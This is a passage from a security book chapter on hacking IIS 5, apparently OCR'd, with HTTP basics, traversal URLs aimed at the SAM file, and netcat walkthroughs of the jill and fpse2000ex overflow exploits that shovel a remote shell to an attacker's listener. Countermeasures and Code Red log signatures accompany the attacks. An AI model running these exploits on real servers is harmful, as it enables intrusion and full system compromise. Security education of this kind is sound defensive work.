
CHAPTER 10

HACKING IIS 5 AND WEB APPLICATIONS



We've come a long way so far in our attack of Windows 2000 and given certain assumptions about the target environment (availability of CIFS/SMB services, for example), most LAN-based Windows 2000 servers would have cried "Uncle!" back at Chapter 5.

As you all know, though, Windows is no longer confined to the safe and easy-to-pick environs of the internal file and print LAN. Indeed, according to Netcraft at press time, Windows NT is one of the most populous platforms on the Internet today. In fact, Windows 2000 recently overtook NT in the number of servers deployed.

Assuming that most of these Internet-facing servers have taken the obvious precautions, such as erecting an intermediary firewall and disabling CIFS/SMB and other potentially insecure default services, how then does an attack proceed?

The simple answer is via the front door, of course. The world is beginning to awaken to the fact that even though network and OS-level security might be tightly configured (using the guidelines recommended to this point), the application layer always provides a potential avenue of entry for intruders. Furthermore, the services on which those applications are built open yet another door for attackers. In this chapter, we discuss the most popular of these alternative routes of conquest: Internet Information Services (IIS) 5 and Web applications.

HACKING IIS 5

IIS security exploits have enjoyed a long, rich tradition. Microsoft's flagship Web server platform has been plagued by such vulnerabilities as source code revelation attacks like ::$DATA, information exposures via sample scripts like showcode.asp, piggybacking privileged command execution on backend database queries (MDAC/RDS), and straightforward buffer overflow exploits (IISHack). Although all these issues have been patched in IIS 5, a new crop of exposures has arisen to keep system administrators busily applying Hotfixes well after migration to Windows 2000. We discuss some of the most critical exposures in this chapter. First, however, let's take a brief detour to discuss some IIS hacking basics.

For those who are familiar with basic Web hacking approaches, we know you can't wait to sink your teeth into the main meat of this chapter—skip right to the section on IIS Buffer Overflow Attacks.

IIS Hacking Basics

Before we describe some of the more debilitating IIS vulnerabilities, it will be helpful to lay some basic groundwork. As mentioned earlier in this chapter, a basic understanding of HTTP is a fundamental qualification for hacking any Web server, and IIS is no exception. In addition, IIS adds its own unique variations to basic Web protocols that we review here also. Our approach is a somewhat historical recitation of the development of the Web, with apologies to some of the finer details, which we happily mangle here to present a broad overview of several complex technologies.

Basic HTTP

Because HTTP is text-based, it's quite easily understood. Essentially, HTTP is a stateless file-transfer protocol. Files are requested with the HTTP GET method (or verb) and are typically rendered within a Web browser. In a browser, the GET request looks like this:

```
http://www.victim.com/files/index.html
```

This requests the file index.html from the /files virtual directory on the system www.victim.com. The /files virtual directory maps to an actual directory on the system's disk, for example, C:\inetpub\wwwroot\files\. To the server, however, the request appears as follows:

```
GET /files/index.html HTTP/1.0
```

Assuming the file exists and no other errors result, the server then replies with the raw data for index.html, which is rendered appropriately in the browser. Other HTTP methods like POST, PUT, and so on exist but, for our purposes, GET usually suffices. The response from the server includes the HTTP response code appropriate for the result of the request. In the case of a successful data retrieval, an HTTP 200 OK response is generated. Many other HTTP response codes exist: common ones include 404 Not Found, 403 Access Denied, and 302 Object Moved (this is often used to redirect requests to a login page to authenticate a user before servicing the original request).

CGI

One major variation on a basic HTTP file request is executable behavior. Early in its development, everyone decided the World Wide Web needed to advance beyond a simple, static file-retrieval system. So, dynamic capabilities were added via so-called Common Gateway Interface (CGI) applications, which were, essentially, applications that ran on the server and generated dynamic content tailored to each request, rather than serving up the same old HTML page. The capability to process input and generate pages on-the-fly greatly expanded the functional potential of a Web application. A CGI application can be invoked via HTTP in much the same manner as previously described:

```
http://www.victim.com/scripts/cgi.exe?variable1+variable2
```

This feeds *variable1* and *variable2* to the application cgi.exe (the plus symbol (+) acts as a space to separate the variables, for example, cmd.exe+/c+dir+C:\). Nearly any executable on a Windows 2000 system can behave like a server-side CGI application to execute commands. As you see in the upcoming section on file system traversal attacks, the Windows 2000 command shell, cmd.exe, is a popular target for attackers looking for easy CGI pickings.

ASP and ISAPI

Because of their nature as discrete programs that consumed system resources with each HTTP request, CGI executables soon became quite inefficient in servicing the Web's

burgeoning needs. Microsoft addressed these shortcomings by formulating two distinct technologies to serve as the basis for Web applications: Active Server Pages (ASP) and the Internet Server Application Programming Interface (ISAPI). These two technologies still underlie the two major types of IIS-based applications deployed today.

ASP works much differently than CGI, but it appears to behave much the same way to the end user:

```
http://www.victim.com/scripts/script.asp?variable1=X&variable2=Y
```

Similar to the previous CGI example, this feeds the parameter *X* to the ASP script.asp as variable number one, *Y* as variable number two, and so on. Typically, the result of this process is the generation of an HTML page with the output of the script.asp operation. ASP scripts are usually written in a human-readable scripting language like Visual Basic, but the technology is largely (Microsoft) language-neutral.

ISAPI generally is much less visible to end users. In fact, Microsoft uses many ISAPI DLLs to extend IIS itself and most folks are none the wiser (incidentally, the ASP interpreter is implemented as an ISAPI DLL. Blurs the line between ASP- and ISAPI-based applications, no?). ISAPI DLLs are binary files that aren't given to human interpretation. They can run inside or outside the IIS process itself (inetinfo.exe) and, once instantiated, they stay resident, thus, greatly trimming the overhead of spawning a process for a CGI executable to service each request. If you know the name of an ISAPI DLL, it can be called via HTTP:

```
http://www.victim.com/isapi.dll?variable1&variable2
```

The results of calling an ISAPI DLL directly like this vary greatly depending on how it's constructed and this isn't useful, other than to retrieve the DLL itself for subsequent analysis using BinText (www.foundstone.com) or another string extraction tool, if possible. Entire books have been written about the IIS process model, ASP, and ISAPI, and we're going to stop short here and reference one of our favorites, *Running Internet Information Server* (see the "References and Further Reading" section at the end of this chapter). The discussion so far covers about all you need to know to begin hacking away.

Common HTTP Tricks

What do hackers do with HTTP? Basically, they try to trick it into coughing up data it shouldn't. The following concepts are typically used to attack Web servers.

File System Traversal Using ../ We can't count how many times the ol' "dot dot slash" technique has extracted sensitive data from Web servers we've reviewed. Here's an example:

```
http://www.victim.com/../../../../../winnt/secret.txt
```

This most often results from inadequate NTFS ACLs on the directory in question. In our example, you can see we traversed back up the file system into the system directory to obtain a file called "secret.txt," which probably wasn't an intended behavior for this site.

IIS 2.0 was vulnerable to this type of exploit, and was corrected early on. However, many third-party Web applications, or "quick and dirty" Web servers integrated into

various appliances are still vulnerable to this attack. One prominent example of such an integrated Web server is the Compaq Insight Manager (CIM) Web server that ships with most Compaq server hardware to enable remote, HTTP-based management. CIM was vulnerable to dot-dot-slash exploitation until patched sometime in 1999. CIM listens on port 2301 and vulnerable versions are still exploitable using a URL like the following one:

```
http://victim.com:2301/../../../winnt/repair/sam._
```

See the "References and Further Reading" section for a link to a fix for this CIM issue. We identify and show you how to exploit similar problems on IIS 5 in the upcoming section on file system traversal attacks.

Hex Encoding URLs HTTP allows for characters to be entered in hexadecimal form in a URL. A list of commonly substituted hex values and their ASCII equivalents is shown in Table 10-1. These values are the most often used as they represent file system parameters like slash, dot, and so on. The following shows a sample URL with spaces in it to illustrate how hexadecimal encoding is typically used. In this case, it's to represent spaces in "the name of the file.txt":

```
http://www.victim.com/files/the%20name%20of%20the%20file.txt
```

A sample URL craftily encoded to perform dot-dot-slash silliness is shown in the following, where the forward slashes have been replaced by their hexadecimal equivalent, %2F:

```
http://www.victim.com/..%2F..%2Fwinnt/secret.txt
```

This can be useful for avoiding intrusion detection systems or tripping up applications that mishandle the hex input. Once again, we identify and show you how to exploit similar problems on IIS 5 in the upcoming section on file system traversal attacks.

ASCII	Hex
[space]	%20
Plus (+)	%2B
Period (.)	%2E
Forward slash (/)	%2F
Colon (:)	%3A
Question mark (?)	%3F
Backslash (\)	%5C

Table 10-1. Selected ASCII Characters and Their Hexadecimal Equivalents Commonly Used in Web Hacking

Bouncing Through Proxies Sophisticated Web hackers usually launder their attacks through an anonymous Internet proxy server, so their source IP address won't be found in the logs of the target server. Such proxies abound on the Internet—try searching for the word "anonymous Internet proxy" on your favorite search engine or go to http://proxys4all.cgi.net.

The Basic Web Hacking Tool: netcat

Besides a browser, one of the simplest tools to perform Web hacking is the Swiss Army knife of networking, netcat, which we discuss frequently throughout this book. In fact, netcat has some clear advantages over a browser:

- ▼ It allows raw HTTP input—some browsers like Internet Explorer prune extraneous input like ../../../ (dot-dot-slash). This can be quite maddening for would-be Web hackers.
- ▲ Raw HTTP output is returned to standard out, which allows much more granular analysis of the server response than is possible in a browser, which simply renders the HTML (obfuscating juicy data like comments in the source code, and so on).

In Chapter 3, we discussed the use of netcat in banner grabbing and this is exactly the same way it's used for general Web hacking. To connect to a Web server, use netcat as shown in the following example. Once connected, enter the HTTP request in raw format. In this example, you use GET / HTTP/1.0, which requests the default file in the Webroot directory. Follow this with two swats of the ENTER key (we have highlighted entry of two carriage returns as [CRLF][CRLF]):

```
C:\>nc -vv www.victim.com 80
www.victim.com [192.168.234.45] 80 (http) open
GET / HTTP/1.0
[CRLF]
[CRLF]
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Thu, 05 Apr 2001 02:58:37 GMT
Content-Type: text/html
Content-Length: 87
<html>
<head><title>Error</title></head>
<body>The parameter is incorrect. </body>
</html>
sent 2, rcvd 224: NOTSOCK
```

The raw HTTP response is returned to the console, showing the HTTP headers (including the server type, IIS 5) and any HTML or script output.

You can create text files with preconfigured input that can be redirected through netcat to save time. For example, create a file called get.txt containing:

```
GET / HTTP/1.0
[CRLF]
[CRLF]
```

Then redirect it through netcat like so:

```
C:\>nc -vv www.victim.com 80 < get.txt
```

The result is exactly the same as shown in the previous example.

NOTE We reuse this simple technique often in this chapter to demonstrate several different IIS 5 exploits.

If you want to take one further step in automation, you can create a batch file called webhack.bat, which looks like this:

```
@echo off
if '%1'=='' goto :syntax
if '%2'=='' goto :syntax
nc -vv %1 80 < %2
goto :eof
:syntax
echo usage: webhack ^<target^> ^<input_file^>
:eof
```

As you can see, webhack.bat takes the first variable supplied on the command line as the DNS name or IP address of the target system and the second parameter as the input file to be redirected to netcat. Here's an example of how webhack.bat could be used with the get.txt input file previously discussed

```
C:\>webhack www.victim.com get.txt
```

Although the example presented here performs a basic "banner grab" from the target Web server, this same technique can be extended to perform nearly any feasible attack on a Web server, as we illustrate graphically in the upcoming sections on IIS 5 attacks.

Of course, although netcat is handy for one-at-a-time server analysis, it doesn't excel at scanning networks of servers (although it could be scripted to do so fairly easily). netcat also cannot connect to SSL-protected servers because it can't negotiate such connections. We discuss some other tools that improve on these drawbacks in an upcoming section entitled, "Web Server Security Assessment Tools."

Now that we've laid some groundwork for Web hacking and discussed the basic toolkit, let's talk about some specific IIS 5 attacks:

- ▼ Buffer overflows
- ■ File system traversal
- ▲ Source code revelation

IIS 5 Buffer Overflows

Practically exploitable remote buffer overflows on Windows are rare, but many of the most serious have been discovered in IIS. The first was the .htr buffer overflow exploit against IIS 4, discovered by eEye Digital Security in June 1999 and, as you see in this section, eEye has continued this streak with IIS 5 in grand form.

Of course, critical to understanding these exploits is a basic comprehension of how buffer overflows work. A detailed examination of practical buffer overflow exploitation is outside of the scope of the discussion here but, in essence, buffer overflows occur when programs don't adequately check input for appropriate length. Thus, any unexpected input "overflows" on to another portion of the CPU execution stack. If this input is chosen judiciously by a rogue programmer, it can be used to launch code of the programmer's choice. The key element is to craft so-called "shellcode" and position it near the point where the buffer overflows the execution stack, so the shellcode winds up in an identifiable location on the stack, which can then be returned to and executed. We refer to this concept frequently in the upcoming discussion, and recommend consulting the "References and Further Reading" section on buffer overflows for those who want to explore the topic in more detail.

Finally, because IIS runs under the SYSTEM account context, buffer overflow exploits often allow arbitrary commands to be run as SYSTEM on the target system. As you saw in Chapter 2, SYSTEM is the most powerful account on a Windows machine and, therefore, remote buffer overflow attacks are about as close to hacking nirvana as you can get. We illustrate the devastation that can be wrought by these attacks in this section.

IPP Buffer Overflow

Popularity:	*10*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	***10***

In May 2001, eEye Digital Security announced discovery of a buffer overflow within the ISAPI filter that handles .printer files (C:\WINNT\System32\msw3prt.dll) to provide Windows 2000 with support for the Internet Printing Protocol (IPP). IPP enables the Web-based control of various aspects of networked printers.

The vulnerability arises when a buffer of approximately 420 bytes is sent within the HTTP Host: header for a .printer ISAPI request, as shown in the following example, where [buffer] is approximately 420 characters.

```
GET /NULL.printer HTTP/1.0
Host: [buffer]
```

This simple request causes the buffer overflow and would normally halt IIS; however, Windows 2000 automatically restarts IIS (inetinfo.exe) after such crashes to provide greater resiliency for Web services. Thus, this exploit produces no visible effects from a remote perspective (unless looped continuously to deny service). While the resiliency feature might keep IIS running in the event of random faults, it actually makes it easier to exploit the IPP buffer overflow to run code of the attacker's choice.

eEye released a proof-of-concept exploit that wrote a file to C:\www.eEye.com.txt, but with properly crafted shellcode, nearly any action is possible because the code executes in the context of the IIS process, which is to say SYSTEM.

Sure enough, right on the heels of the IPP buffer overflow advisory, an exploit called jill was posted to many popular security mailing lists by dark spyrit of beavuh.org. Although jill is written in UNIX C, compiling it on Windows 2000 is a snap with the Cygwin environment. Cygwin compiles UNIX code with an "abstraction layer" library—cygwin1.dll—that intercepts the native UNIX calls and translates them into Win32 equivalents. Thus, as long as the cygwin1.dll is in the working path from where the compiled executable is run, it functions on Win32 just as it would under UNIX or Linux. Here's how to compile jill using Cygwin: first, start the Cygwin UNIX environment (the default shell is bash), navigate to the directory where the jill source code resides (jill.c), and then invoke the GNU C Compiler (gcc) to compile the binary like so (-o specifies the output file of the compilation, which under UNIX doesn't require the .exe extension):

```
$ gcc -o jill jill.c
```

Once completed, a compiled jill.exe file appears in the working directory. The .exe extension is added by Cygwin automatically.

```
$ ls
jill.c    jill.exe
```

This binary can be run either from the Cygwin shell or from a Win32 console if cygwin1.dll is in the path. Here's how to run it from the Cygwin shell, without the .exe extension and with the "./"current directory syntax as would be common under UNIX:

```
$ ./jill
iis5 remote .printer overflow.
dark spyrit <dspyrit@beavuh.org> / beavuh labs.
usage: ./jill <victimHost> <victimPort> <attackerHost> <attackerPort>
```

For subsequent demonstrations, we'll run jill.exe from a Windows 2000 command console (again, assume cygwin1.dll is in the path).

jill essentially exploits the IPP buffer overflow and "shovels a shell" back to the attackers system (see Chapter 7 for details on shell shoveling). The shoveled shell runs in the context of the SYSTEM account, allowing the attacker to execute any arbitrary command on the victim.

CAUTION The default Web site on the victim server stops if the shoveled shell isn't able to connect, if it isn't exited gracefully, or if some other error occurs. Attempts to start the Web site from the console on the victim server then fail, and the machine needs to be rebooted to recover from this condition.

Here's how the exploit works. First, start listener on attacker's system:

```
C:\>nc -vv -l -p 2002
listening on [any] 2002 ...
```

Then, launch exploit targeted at attacker's listener:

```
C:\>jill 192.168.234.222 80 192.168.234.250 2002
iis5 remote .printer overflow.
dark spyrit <dspyrit@beavuh.org> / beavuh labs.

connecting...
sent...
you may need to send a carriage on your listener if the shell doesn't appear.
have fun!
```

If everything goes as planned, shortly after the exploit executes, a remote shell is shoveled to the attacker's listener. You might have to strike a carriage return to make the shell appear once you see the connection has been received—and also after each subsequent command—as shown in the ensuing example (again, this occurs on the *attacker's* system):

```
C:\>nc -vv -l -p 2002
listening on [any] 2002 ...
connect to [192.168.234.250] from MANDALAY [192.168.234.222] 1117
[carriage return]

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
C:\WINNT\system32>whoami
whoami
[carriage return]
NT AUTHORITY\SYSTEM
```

We used the whoami utility from the Windows 2000 Resource Kit to show this shell is running in the context of the all-powerful LocalSystem account from the remote machine.

Because the initial attack occurs via the Web application channel (port 80, typically) and because the shell is shoveled *outbound* from the victim Web server on a port defined by the attacker, this attack is difficult to stop using router or firewall filtering.

A native Win32 version of jill called jill-win32 was released soon after the UNIX/Linux version. A hacker named CyrusTheGreat released his own version of this exploit, based on the shellcode from jill, called iis5hack. All these tools work exactly the same way as previously demonstrated, including the need to be careful with closing the shoveled shell.

CAUTION Remember to exit this remote shell gracefully (by typing **exit**) or the default Web site on the victim server will halt and no longer be able to service requests!

Countermeasures for the IPP Buffer Overflow

Vendor Bulletin:	*MS01-023*
Bugtraq ID:	*2674*
Fixed in SP:	*2*
Log Signature:	*N*

Like many IIS vulnerabilities that we'll explore shortly, the IPP exploit takes advantage of a bug in an ISAPI DLL that ships with IIS 5 and is configured by default to handle requests for certain file types. As mentioned earlier, this ISAPI filter resides in C:\WINNT\System32\msw3prt.dll and provides Windows 2000 with support for the IPP. Assuming such functionality isn't needed on your Web server, removing the application mapping for this DLL to .printer files (and optionally deleting the DLL itself) prevents the buffer overflow from being exploited because the DLL won't be loaded into the IIS process when it starts up. *Because of the many security issues associated with ISAPI DLL mappings, this is one of the most important countermeasures to implement when securing IIS, and we will repeat it time and again in this chapter*.

To unmap DLLs from file extensions, right-click the computer you want to administer and select Properties | Master Properties | WWW Service | Edit | Properties of the Default Web Site | Home Directory | Application Settings | Configuration | App Mappings, and then remove the mapping for .htr to ism.dll, as shown in Figure 10-1.

Microsoft has also released a patch for the buffer overflow, but removing the ISAPI DLL is a more proactive solution in the instance that additional vulnerabilities are found with the code. The patch is available in MS01-023.




Figure 10-1. To prevent the .printer buffer overflow exploit and many like it that rely on built-in ISAPI filters, simply remove the application mappings for the appropriate extension in the IIS Admin tool (iis.msc)

Indexing Services ISAPI Extension Buffer Overflow

Popularity:	*10*
Simplicity:	*7*
Impact:	*10*
Risk Rating:	***9***

Soon after eEye discovered the IPP printer buffer overflow, they identified a similar issue in yet another IIS ISAPI DLL—idq.dll—which is a component of the Windows 2000 Indexing Service (called Index Server under NT) and provides support for administrative scripts (.ida files) and Internet Data Queries (.idq files). Thus, we sometimes refer to this issue as the "ida/idq buffer overflow."

Exploitation of the buffer overflow involves sending an overlong variable to idq.dll, as shown in the following example, where [*buffer*] is equivalent to approximately 240 bytes:

```
GET /null.ida?[buffer]=X HTTP/1.1
Host: [arbitrary_value]
```

Note that the file null.ida doesn't have to exist. The .ida extension is all that's needed to trigger the idq.dll functionality. Again, idq.dll has the buffer overflow. The exploit never actually reaches Indexing Services and, therefore, doesn't require it to be activated. Also note that the value of the variable, in this case *X*, is simply an arbitrarily chosen one, as is the contents of the Hosts: header field.

Like the IPP buffer overflow, the IIS process is halted momentarily before it's restarted by Windows 2000 redundancy features. Unlike the IPP attack, eEye didn't release proof-of-concept exploit code for the ida/idq bffer overflow. This is likely because of the difficulty of exploiting the nature of this particular buffer overflow, which doesn't permit simple loading of shellcode into a predefined location in memory. Instead, eEye claimed it was forced to load the shellcode into an area of memory called the *heap*, using a "spray" technique it termed *forceful heap violation*. In the authors' experience, attempting to design such an exploit is nontrivial and, because of the unpredictable nature of the heap, must be custom tailored to different versions of the target IIS version (for example, the IIS 4 exploit would necessarily be different than the IIS 5).

Thus, with the exception of a few unreliable pieces of code, currently no publicly available exploits exist for the ida/idq buffer overflow. The authors are aware of functional but unreleased exploits for this problem, however. Nevertheless, this vulnerability has been exploited to great effect on Web servers worldwide, as we discuss next.

The Code Red Worm On July 17, 2001, eEye Digital Security reported the existence of an Internet worm that exploited the ida/idq buffer overflow vulnerability it had published less than a month earlier. A *worm* is a generic term for a piece of software that replicates itself to computers on a network. Typically, worms exploit some popular remote security flaw to infect systems, take control of the victim, perform some nasty action (such as defacing a Web site), and then set about launching new attacks against further victims.

The Code Red Worm follows this basic pattern, with some interesting variations, as described in the following list of its activities on an infected host:

1. Initial infection, worm is memory resident only.
2. Sets up to 100 threads to launch remote attacks against a somewhat randomized list of IP addresses.
3. Each thread checks for the presence of the directory %systemdrive%\notworm. If this directory is present, the worm goes dormant. If not found, each thread continues to attack remote servers.

4. If the victim system is running the U.S. English version of Windows 2000, the local Web site is defaced with the phrase "Welcome to http://www.worm.com!, Hacked By Chinese!" This hacked Web page message stays "live" on the Web server for ten hours, and then disappears.
5. Each thread checks the local system date. If the date is between the 20th and 27th of the month (GMT), the thread will stop searching for systems to infect and, instead, sends a flood of unstructured data to TCP port 80 on 198.137.240.9 (which was www.whitehouse.gov up until late July 19, 2001, and is now no longer in use), potentially resulting in a Denial of Service (DoS) attack against that site.

Code Red was thought to be created during the much-hyped "cyber war" between American and Chinese hackers during 2001 and was reported to have infected more than 359,000 servers in a 14-hour period during July 19, 2001. The United States government was forced to change the IP address of www.whitehouse.gov to avoid the flood of data from so many infected machines. The flood did manage to affect the performance of the Internet overall when it occurred on July 20, according to some analysts. Code Red remained in the headlines of major media outlets for weeks following the initial outbreak, as it continued to spread to machines vulnerable to the ida/idq buffer overflow.

Ironically, the Code Red Worm could have been much more damaging had its author(s) coded the buffer overflow offset to work against IIS4 as well, as the worm targeted only Windows 2000 systems and, thus, left at least half of the Windows Internet presence untouched because it didn't infect IIS4 machines. Additionally, the worm only targeted the hard-coded IP address for www.whitehouse.gov, leaving an easy out for the United States government. The Internet was lucky this time and may not be so in the future.

Countermeasures for the ida/idq Buffer Overflow and Code Red

Vendor Bulletin:	*MS01-033*
Bugtraq ID:	*2880*
Fixed in SP:	*3*
Log Signature:	*Y*

Like the IPP buffer overflow, the ida/idq exploit takes advantage of a bug in an ISAPI DLL that ships with IIS 5 and is configured by default to handle requests for certain file types. This ISAPI filter resides in C:\WINNT\System32\idq.dll and provides support for Windows 2000's Indexing Services. Assuming such functionality isn't needed on your Web server, remove the application mapping for this DLL to .idq and .ida files (and, optionally, deleting the DLL itself). This prevents the buffer overflow from being exploited because the DLL won't be loaded into the IIS process when it starts up. Figure 10-1 shows how to remove DLL mappings in IIS 5.

Microsoft has also produced a patch for this vulnerability, available from bulletin MS01-033. It also recommend that anyone who suspects they've been infected by the Code Red Worm should reboot their system and install the patch before reconnecting to any networks.

Web server logs on infected servers contained entries similar to the following:

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff
%u0078%u0000%u00=a
```

Also, the presence of the directory %systemdrive%\notworm is a tell-tale sign that a server has been compromised.

FrontPage 2000 Server Extensions Buffer Overflow

Popularity:	*6*
Simplicity:	*9*
Impact:	*4*
Risk Rating:	***6***

The Chinese security research group NSFocus released an advisory on June 25, 2001, describing its discovery of a buffer overflow in the Front Page 2000 Server Extensions (FPSE 2000), a set of three programs that support features such as collaborative authoring, hit counters, email form-handling, and editing a Web site directly on a server computer (see the "References and Further Reading" section at the end of this chapter for a link to more information on FPSE 2000). FPSE 2000 is commonly installed by Internet service providers (ISPs) to enable customers to freely manage their own content hosted on the service provider's servers. FPSE 2000 is included in Windows 2000 and its components can be found under C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions.

A subcomponent of FPSE 2000 called Visual Studio RAD (Remote Application Deployment) Support can be *optionally* installed. This subcomponent allows Visual InterDev 6.0 users to register and unregister COM objects on an IIS 4.0 or 5.0 server. This subcomponent is *not* installed by default with FPSE 2000, neither is it installed by default on IIS 4.0 or 5.0. However, even though it isn't installed by default with IIS5 on Windows 2000, users have the option of selecting the vulnerable subcomponent using the Add/Remove Windows Components tool. If installed in this manner, the user is plainly warned that security issues could result from this choice.

Visual Studio RAD Support is implemented in the DLL fp30reg.dll. Another version of fp30reg.dll named fp4areg.dll is also available under the FPSE 2000 components directory and is present by default under Windows 2000 *whether Visual Studio RAD Support*

is installed or not. fp4areg.dll isn't normally reachable via IIS, but by exploiting another vulnerability like the Unicode file system traversal issue, it can be reached and attacked (we discuss file system traversal attacks in the next section).

When either of these DLLs receives a URL request longer than 258 bytes, a buffer overflow occurs. Exploiting this vulnerability successfully, an attacker can remotely execute arbitrary code on any unpatched server running FPSE 2000.

NSFocus produced an exploit called fpse2000ex that takes advantage of this vulnerability. It released UNIX/Linux source code only. To compile this exploit under Cygwin, using the procedure discussed previously under the IPP buffer overflow, you might need to add the following line to the header includes section at the top of the source code file:

```
#include  <sys/socket.h>
```

Also, on line 209 of the source code, NSFocus leaves a tantalizing hint about a small modification that allows the exploit to work against fp4areg.dll using the Unicode attack. You might consider compiling a second version with this modification. Once compiled with Cygwin, assuming the cygwin1.dll is in the path, the resulting executable fpse2000ex.exe will run fine on Windows 2000.

Before running the exploit, you might need to determine if the target server has the Visual Studio RAD Support installed. You can do this by requesting the vulnerable fp30reg.dll file using netcat as follows. First, create a file called fpse2000.txt with the contents:

```
GET /_vti_bin/_vti_aut/fp30reg.dll HTTP/1.0
[carriage return]
[carriage return]
```

You can then redirect this file through netcat, as explained in the previous section on basic Web hacking tools:

```
C:\>nc -nvv 192.168.234.34 80 < fpse2000.txt
(UNKNOWN) [192.168.234.34] 80 (?) open
HTTP/1.1 501 Not Implemented
```

A server with fp30reg.dll available will return the "HTTP 501 Not Implemented" error shown here. If fp30reg.dll isn't available, the server will return "HTTP 500 Server Error, module not found". Or, you can use another vulnerability like the Unicode file system traversal problem (discussed shortly) to target fp4areg.dll. Create another input file called fpse2000-2.txt with the following contents:

```
GET /_vti_bin/..%c1%9cbin/fp4areg.dll HTTP/1.0
[carriage return]
[carriage return]
```

Redirecting this through netcat as previously shown can achieve the same results. In fact, because fp4areg.dll exists by default on Windows 2000, this method always works, (once again, assuming another file system traversal vulnerability is present).

Once the FPSE 2000 DLLs have been identified, NSFocus' fpse2000ex exploit can be used. Simply point it toward the target Web server (optionally supplying at the Web server port number) and it launches the attack. You may need to press the ENTER key after the "exploit succeed" message to receive the shoveled shell from the remote system.

```
C:\>fpse2000ex 192.168.234.34
buff len = 2204
payload sent!
exploit succeed
[carriage return]

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
C:\WINNT\system32>whoami
whoami
[carriage return]
VICTIM\IWAM_victim
```

As you can see by the output of the whoami utility from the Resource Kit, exploitation of this buffer overflow on Windows 2000 yields compromise of the IWAM_*machinename* account, which possesses only Guest-equivalent privileges on the local system. For more background on Guests and IWAM_*machinename*, see Chapter 2. Thus, going through the work of exploiting this issue is probably not worth it on IIS 5. On IIS 4, remote SYSTEM compromise can be achieved. You did upgrade, didn't you?

We discuss a mechanism for escalating privilege once Guest-equivalent access has been attained on IIS 5 in an upcoming section. Simpler exploits than the FPSE 2000 buffer overflow can be used in conjunction with such attacks, as we also discuss in the upcoming section on file system traversal.

Countermeasures for FPSE 2000 Buffer Overflow

Vendor Bulletin:	*MS01-035*
Bugtraq ID:	*2906*
Fixed in SP:	*3*
Log Signature:	*Y*

To check if your server has Visual Studio RAD Support installed:

1. Click Add/Remove Windows Components.
2. If a check mark is present in the check box next to Internet Information Server, highlight the text and click Details.

3. In the next dialog box, scroll to the bottom of the list. The next to the last entry is Visual InterDev RAD Remote Deployment Support. If this box is checked, the subcomponent is installed.

If you installed the subcomponent, you can remove it by uninstalling via this same screen. However, Microsoft recommends you still apply the patch to protect yourself if you decide to reinstall this feature at a later date. Once applied, the patch ensures the corrected component is present on your system, even if you decide to reinstall the feature at a later time.

The patch also fixes the fp4areg.dll file, but you can manually delete this as well if you aren't running FPSE 2000.

In the IIS logs, attacks using fp2000ex look similar to the following:

```
GET /_vti_bin/_vti_aut/fp30reg.dllÿfxaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaa[more a's]aaaaaaaa%cb·Õgb·Õgb·Õgb·Õgb·Õgb·Õgb·Õgb·Õgb·Õgb·Õgb
·Õgb·Õgb·Õgb·Õgb·Õgb·ÕgbgaaaOut-of-process+ISAPI+extension+request+failed. 500
```

File System Traversal

Besides the buffer overflow attacks just described, the most debilitating IIS 4 and 5 vulnerabilities announced in the first part of 2001 were an unrelated pair of file system traversal issues. Given a few unrelated security misconfigurations on the same server, exploitation of these vulnerabilities can lead to complete system compromise. Thus, although they don't have the same immediate impact of the buffer overflow attacks previously covered, they can be the next best thing.

The two file system traversal exploits we examine in the following are the *Unicode* and the *double decode* (sometimes termed *superfluous decode*) attacks. First, we describe them in detail, and then we discuss some mechanisms for leveraging the initial access they provide into full-system conquest.

Unicode File System Traversal

Popularity:	*10*
Simplicity:	*8*
Impact:	*7*
Risk Rating:	***8***

First leaked in the Packetstorm forums in early 2001 and formally developed by Rain Forest Puppy (RFP), the essence of the problem is explained most simply in RFP's own words:

